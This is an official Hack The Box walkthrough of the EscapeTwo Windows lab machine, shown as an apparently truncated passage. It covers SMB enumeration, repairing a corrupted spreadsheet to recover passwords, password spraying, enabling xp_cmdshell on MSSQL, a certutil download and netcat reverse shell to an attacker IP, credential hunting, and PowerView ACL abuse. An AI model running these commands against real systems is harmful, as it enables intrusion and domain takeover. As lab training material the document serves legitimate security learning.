HACKTHEBOX

EscapeTwo

6th May 2025

Prepared By: k1ph4ru

Machine Author: ruycr4ft & Llo0zy

Difficulty: Easy

Classification: Official

Synopsis

`EscapeTwo` is an easy difficulty Windows machine designed around a complete domain compromise scenario, where credentials for a low-privileged user are provided. We leverage these credentials to access a file share containing a corrupted Excel document. By modifying its byte structure, we extract credentials. These are then sprayed across the domain, revealing valid credentials for a user with access to `MSSQL`, granting us initial access. System enumeration reveals `SQL` credentials, which are sprayed to obtain `WinRM` access. Further domain analysis shows the user has write owner rights over an account managing `ADCS`. This is used to enumerate `ADCS`, revealing a misconfiguration in `Active Directory Certificate Services`. Exploiting this misconfiguration allows us to retrieve the `Administrator` account hash, ultimately leading to complete domain compromise.

Skills Required

- Basic understanding of Active Directory domain structure
- Basic enumeration of AD services and users

Skills Learned

- Active Directory enumeration using `BloodHound`.
- Abuse of misconfigured Active Directory Certificate Services (ADCS)
- Manipulation of file headers `magic bytes`.
- Abusing ACLs and DACLs in Active Directory.

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.51 | grep ^[0-9] | cut -d '/' -f 1
| tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.51
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-05 04:12 EDT
Nmap scan report for 10.10.11.51
Host is up (0.20s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-05-05
08:13:03Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain:
sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-05-05T08:14:44+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain:
sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-05-05T08:14:44+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-ntlm-info:
|   10.10.11.51:1433:
|     Target_Name: SEQUEL
|     NetBIOS_Domain_Name: SEQUEL
|     NetBIOS_Computer_Name: DC01
|     DNS_Domain_Name: sequel.htb
|     DNS_Computer_Name: DC01.sequel.htb
|     DNS_Tree_Name: sequel.htb
|_    Product_Version: 10.0.17763
| ms-sql-info:
|   10.10.11.51:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
```

```
|_    TCP port: 1433
|_ssl-date: 2025-05-05T08:14:44+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-05-05T06:59:08
|_Not valid after:  2055-05-05T06:59:08
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-05-05T08:14:44+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00

<...snip...>

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 124.27 second
```

The initial `Nmap` output reveals many ports open `SMB` on port `445`, `LDAP` on port `389`, and `Kerberos` on port `88`, indicating that the machine uses `Active Directory`. We also notice that `Microsoft SQL Server` is listening on port `1433`. According to the `Nmap` output, we get the domain name `sequel.htb` and the domain controller `dc01.sequel.htb`, which we add to our `/etc/hosts` file.

```
echo "10.10.11.51  sequel.htb dc01.sequel.htb" | sudo tee -a /etc/hosts
```


We can enumerate the shares present using the provided credentials, `rose: KxEPkKe6R8su`.

```
netexec smb 10.10.11.51 -u rose -p 'KxEPkKe6R8su' --shares
SMB         10.10.11.51     445    DC01             [*] Windows 10 / Server 2019
Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.51     445    DC01             [+]
sequel.htb\rose:KxEPkKe6R8su
SMB         10.10.11.51     445    DC01             [*] Enumerated shares
SMB         10.10.11.51     445    DC01             Share           Permissions
  Remark
SMB         10.10.11.51     445    DC01             -----           -----------
  ------
SMB         10.10.11.51     445    DC01             Accounting Department READ

SMB         10.10.11.51     445    DC01             ADMIN$
   Remote Admin
SMB         10.10.11.51     445    DC01             C$
   Default share
SMB         10.10.11.51     445    DC01             IPC$            READ
   Remote IPC
SMB         10.10.11.51     445    DC01             NETLOGON        READ
   Logon server share
SMB         10.10.11.51     445    DC01             SYSVOL          READ
   Logon server share
SMB         10.10.11.51     445    DC01             Users           READ
```

We see that we have read access to the `Accounting Department` share, which we proceed to enumerate with `smbclient`.

```
impacket-smbclient sequel.htb/rose:'KxEPkKe6R8su'@10.10.11.51
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# shares
Accounting Department
<...SNIP...>
# use Accounting Department
# ls
<...SNIP...>
-rw-rw-rw-      10217  Sun Jun  9 07:11:31 2024 accounting_2024.xlsx
-rw-rw-rw-       6780  Sun Jun  9 07:11:31 2024 accounts.xlsx
# get accounting_2024.xlsx
# get accounts.xlsx
```

Looking at the content, we see two Excel sheets. If we try to open the `accounts.xlsx`, we know that it is corrupted.




Using `file` to check the type of file it is, we see that it is a zip file. The `file` command helps determine the actual type of a file based on its content rather than its extension by performing filesystem, magic, and language tests.

```
file accounts.xlsx
accounts.xlsx: Zip archive data, made by v2.0, extract using at least v2.0, last
modified, last modified Sun, Jun 09 2024 10:47:44, uncompressed size 681,
method=deflate
```


We encounter another error if we try to open the file using `7z`, a command-line archive utility known for handling multiple compression formats, including `7z` and `ZIP`.

```
7z x accounts.xlsx
<...SNIP...>
--
Path = accounts.xlsx
Warning: The archive is open with offset
Type = zip
Physical Size = 6780

ERROR: Headers Error : xl/_rels/workbook.xml.rels

Sub items Errors: 1

Archives with Errors: 1

Sub items Errors: 1
```

We proceed to check the magic numbers of the Excel file using `hex editor`, which is a tool that allows us to view and edit the raw binary content of files, and we see that it is `50 48 04 03`.



We run a `Google` search for the magic bytes for `Excel` files, and we see that it is `50 4B 03 04`, which are the standard magic bytes for `ZIP` archive files used by modern Excel formats like `.xlsx`, since they are structured as a collection of `XML` documents, which is then compressed into a single file with the `.xlsx` extension.



Now, we can edit the accounts file to match the bytes. Upon running the file again, we see it as an Excel document.

```
file accounts.xlsx
accounts.xlsx: Microsoft Excel 2007+
```

We then proceed to open the file, and upon doing so, we get credentials.

	A	B	C	D	E
1	**First Name**	**Last Name**	**Email**	**Username**	**Password**
2	Angela	Martin	angela@sequel.htb	angela	0fwz7Q4mSpurIt99
3	Oscar	Martinez	oscar@sequel.htb	oscar	86LxLBMgEWaKUnBG
4	Kevin	Malone	kevin@sequel.htb	kevin	Md9Wlq1E5bZnVDVo
5	NULL	NULL	sa@sequel.htb	sa	MSSQLP@ssw0rd!
6					
7					

We collect these credentials and use `netexec` to check if they are valid.

```
netexec smb 10.10.11.51 -u users.txt -p pass.txt
SMB         10.10.11.51     445    DC01             [*] Windows 10 / Server 2019
Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.51     445    DC01             [-]
sequel.htb\angela:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-]
sequel.htb\oscar:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-]
sequel.htb\kevin:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-]
sequel.htb\sa:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-]
sequel.htb\:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-]
sequel.htb\angela:86LxLBMgEWaKUnBG STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [+]
sequel.htb\oscar:86LxLBMgEWaKUnBG
```

Foothold

This reveals the following credentials: `oscar:86LxLBMgEWaKUnBG`. Since we saw that `MSSQL` port was open from the `Nmap` scan, we can test these credentials on `MSSQL` by passing the `local-auth` option, which attempts to authenticate directly against the `MSSQL` service. We use the `sa` account, the default system administrator account in `SQL Server`.

```
nxc mssql 10.10.11.51 -u sa -p 'MSSQLP@ssw0rd!' --local-auth
MSSQL       10.10.11.51     1433   DC01             [*] Windows 10 / Server 2019
Build 17763 (name:DC01) (domain:sequel.htb)
MSSQL       10.10.11.51     1433   DC01             [+] DC01\sa:MSSQLP@ssw0rd!
(Pwn3d!)
```

We see that this works, and we can proceed to use `impacket-mssqlclient` to connect to the host.

```
impacket-mssqlclient sequel.htb/'sa:MSSQLP@ssw0rd!'@10.10.11.51
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (sa  dbo@master)>
```

We can then proceed to enable `xp_cmdshell`, which is an extended stored procedure in `SQL Server` that allows the execution of operating system commands directly from within `SQL Server` using `enable_xp_cmdshell`.

```
impacket-mssqlclient sequel.htb/'sa:MSSQLP@ssw0rd!'@10.10.11.51
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
```

```
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (sa  dbo@master)> enable_xp_cmdshell
INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'show advanced options'
changed from 1 to 1. Run the RECONFIGURE statement to install.
INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from
0 to 1. Run the RECONFIGURE statement to install.
```

From the output, we see that `xp_cmdshell` is now enabled, and we can run the `whoami` command on the server to identify the current user.

```
SQL (sa  dbo@master)> xp_cmdshell whoami
output
--------------
sequel\sql_svc

NULL
SQL (sa  dbo@master)>
```

We see the user `sequel\sql_svc`, since we can execute commands as `sql_svc`, we can then proceed to get a reverse shell using `Netcat`. We start a listener locally.

```
nc -lnvp 4455
listening on [any] 4455 ...
```

Next, we download `Netcat`, save it locally, and then start a `Python` server to host the binary.

```
python3 -m http.server 4000
Serving HTTP on 0.0.0.0 port 4000 (http://0.0.0.0:4000/) ...
```

On the host, we run `certutil`, a utility for managing certificates. This utility can be used to download files from remote servers. We use it to fetch the `Netcat` binary and save it on the desktop of the `sql_svc` user.

```
SQL (sa  dbo@master)> EXEC xp_cmdshell 'certutil -urlcache -split -f
http://10.10.14.9:4000/nc64.exe C:\Users\sql_svc\Desktop\nc64.exe';
output

<...SNIP...>

CertUtil: -URLCache command completed successfully.

NULL

SQL (sa  dbo@master)>
```

Once the binary is downloaded, we can run it using the `-e` flag to execute `cmd.exe` and establish a connection back to our listener at IP `10.10.14.9` and port `4455`, resulting in a reverse shell.

```
EXEC xp_cmdshell 'C:\Users\sql_svc\Desktop\nc64.exe -e cmd.exe 10.10.14.9 4455';
```

Looking back at our `Netcat` listener, we see that we've successfully obtained a shell as the `sql_svc` user.

```
nc -lnvp 4455
listening on [any] 4455 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.11.51] 61148
Microsoft Windows [Version 10.0.17763.6659]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
whoami
sequel\sql_svc

C:\Windows\system32
```

Lateral Movement

Looking at the `C:\` directory, we notice a folder named `SQL2019`.

```
C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 3705-289D

 Directory of C:\

11/05/2022  12:03 PM    <DIR>          PerfLogs
01/04/2025  08:11 AM    <DIR>          Program Files
06/09/2024  08:37 AM    <DIR>          Program Files (x86)
06/08/2024  03:07 PM    <DIR>          SQL2019
06/09/2024  06:42 AM    <DIR>          Users
01/04/2025  09:10 AM    <DIR>          Windows
               0 File(s)              0 bytes
               6 Dir(s)   3,794,718,720 bytes free

C:\>
```

Here we get a configuration file `sql-Configuration.INI`, which contains the installation parameters used during setup, including service accounts.

```
C:\SQL2019\ExpressAdv_ENU>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 3705-289D

 Directory of C:\SQL2019\ExpressAdv_ENU

<...SNIP...>
```

```
09/24/2019  10:03 PM           142,944 SETUP.EXE
09/24/2019  10:03 PM               486 SETUP.EXE.CONFIG
06/08/2024  03:07 PM               717 sql-Configuration.INI
09/24/2019  10:03 PM           249,448 SQLSETUPBOOTSTRAPPER.DLL
06/08/2024  03:07 PM    <DIR>          x64
               7 File(s)        394,444 bytes
               6 Dir(s)   3,794,718,720 bytes free

C:\SQL2019\ExpressAdv_ENU>
```

Looking at the contents, we get some credentials.

```
C:\SQL2019\ExpressAdv_ENU>type sql-Configuration.INI

<...snip...>

SQLCOLLATION="SQL_Latin1_General_CP1_CI_AS"
SQLSVCACCOUNT="SEQUEL\sql_svc"
SQLSVCPASSWORD="WqSZAF6CysDQbGb3"
SQLSYSADMINACCOUNTS="SEQUEL\Administrator"
SECURITYMODE="SQL"
SAPWD="MSSQLP@sswOrd!"
ADDCURRENTUSERASSQLADMIN="False"
TCPENABLED="1"
NPENABLED="1"
BROWSERSVCSTARTUPTYPE="Automatic"
IAcceptSQLServerLicenseTerms=True

C:\SQL2019\ExpressAdv_ENU>
```

We then proceed to enumerate users on the system using `net user`, which displays the user accounts present on the system.

```
C:\SQL2019\ExpressAdv_ENU>net user
net user

User accounts for \\DC01

-------------------------------------------------------------------------------
Administrator            ca_svc                   Guest
krbtgt                   michael                  oscar
rose                     ryan                     sql_svc
The command completed successfully.
C:\SQL2019\ExpressAdv_ENU>
```

Next, we use `netexec` to run a password spray attack with the users found on the system, which will attempt to authenticate against the `SMB` service using the credentials from the `Users.txt` file and the password `WqSZAF6CysDQbGb3`.

```
 netexec smb sequel.htb -u Users.txt -p 'WqSZAF6CysDQbGb3'
SMB         10.10.11.51     445    DC01             [*] Windows 10 / Server 2019
Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.51     445    DC01             [-]
sequel.htb\Administrator:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-]
sequel.htb\Guest:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-]
sequel.htb\krbtgt:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-]
sequel.htb\michael:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [+]
sequel.htb\ryan:WqSZAF6CysDQbGb3
```

We see that this works for `ryan`, and we proceed to check if the credentials work on WinRM since we see that the port is open.

```
nxc winrm sequel.htb -u Users.txt -p 'WqSZAF6CysDQbGb3'
WINRM       10.10.11.51     5985   DC01             [*] Windows 10 / Server 2019
Build 17763 (name:DC01) (domain:sequel.htb)
WINRM       10.10.11.51     5985   DC01             [-]
sequel.htb\Administrator:WqSZAF6CysDQbGb3
WINRM       10.10.11.51     5985   DC01             [-]
sequel.htb\Guest:WqSZAF6CysDQbGb3
WINRM       10.10.11.51     5985   DC01             [-]
sequel.htb\krbtgt:WqSZAF6CysDQbGb3
WINRM       10.10.11.51     5985   DC01             [-]
sequel.htb\michael:WqSZAF6CysDQbGb3
WINRM       10.10.11.51     5985   DC01             [+]
sequel.htb\ryan:WqSZAF6CysDQbGb3 (Pwn3d!)
```

Here, we see that `ryan`'s credentials are valid, and we can proceed to use them with `evil-winrm`, a tool used for establishing a remote `PowerShell` session with a Windows machine over `WinRM` and retrieve the user flag.


```
evil-winrm -i 10.10.11.51 -u ryan -p 'WqSZAF6CysDQbGb3'

<...SNIP..>

*Evil-WinRM* PS C:\Users\ryan\Documents> dir C:\Users\ryan\Desktop
    Directory: C:\Users\ryan\Desktop
Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---         5/4/2025  11:58 PM             34 user.txt
*Evil-WinRM* PS C:\Users\ryan\Documents> type C:\Users\ryan\Desktop\user.txt
66daf02c6441682ba278eae524ea082d
*Evil-WinRM* PS C:\Users\ryan\Documents>
```

With the credentials, we run `bloodhound-python`, a Python-based ingestor for `BloodHound` to gather information about the Active Directory domain.

```
bloodhound-python -u ryan -p 'WqSZAF6CysDQbGb3' -d sequel.htb -ns 10.10.11.51 -c all --zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: sequel.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (dc01.sequel.htb:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: dc01.sequel.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.sequel.htb
INFO: Found 10 users
INFO: Found 59 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.sequel.htb
INFO: Done in 00M 34S
INFO: Compressing output into 20250505081224_bloodhound.zip
```

Privilege Escalation

This generates a zip file that we load into `BloodHound`, a tool that analyzes and visualizes Active Directory permissions and attack paths. Looking at the user `ryan`, we see they have `WriteOwner` permissions over the user `CA_SVC`. This privilege allows the user `ryan` to control the `CA_SVC` account, including modifying its properties and changing its password.




We proceed to change the password for the user `ca_svc` using `PowerView`.

```
*Evil-WinRM* PS C:\Users\ryan\Documents> upload PowerView.ps1

 <...snip..>

Data: 1027036 bytes of 1027036 bytes copied
Info: Upload successful!
*Evil-WinRM* PS C:\Users\ryan\Documents> Import-Module .\PowerView.ps1
*Evil-WinRM* PS C:\Users\ryan\Documents> Set-DomainObjectOwner -Identity "ca_svc"
-OwnerIdentity "ryan"
*Evil-WinRM* PS C:\Users\ryan\Documents> Add-DomainObjectAcl -TargetIdentity
"ca_svc" -Rights ResetPassword -PrincipalIdentity "ryan"
*Evil-WinRM* PS C:\Users\ryan\Documents> $cred = ConvertTo-SecureString
"Password123!!" -AsPlainText -Force
*Evil-WinRM* PS C:\Users\ryan\Documents> Set-DomainUserPassword -Identity
